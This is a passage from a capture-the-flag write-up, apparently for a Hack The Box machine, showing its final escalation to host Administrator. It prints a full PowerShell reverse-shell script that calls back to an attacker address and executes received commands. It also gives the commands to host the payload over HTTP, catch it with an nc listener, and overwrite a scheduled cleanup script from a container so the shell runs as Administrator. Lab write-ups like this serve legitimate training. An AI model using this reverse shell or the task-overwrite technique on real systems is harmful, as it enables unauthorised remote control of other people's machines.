$client = New-Object System.Net.Sockets.TCPClient('{YOURIPADDRESS}',9003);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush();$client.Close() }
```

Next, we need to start an `HTTP` server to host the file.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then, we will start a new listener on `port 9003`.

```
$ rlwrap nc -lvnp 9003
```

Next, we will use `wget` to request the reverse shell from our local machine and we will overwrite the cleanup script.

```
root@b93864e71518:/mnt/host/c/Users/Administrator/Documents# wget
http://{YOURIPADDRESS}/revshell.ps1 -O container_cleanup.ps1
```

After a few minutes, the task should trigger and we get a response in our listener.

```
$ rlwrap nc -lvnp 9003
listening on [any] 9003 ...
connect to [10.10.14.177] from (UNKNOWN) [10.129.12.115] 58993
PS C:\WINDOWS\system32> whoami
monitorsfour\administrator
```

We have successfully rooted the box and have a shell on the host as the Administrator.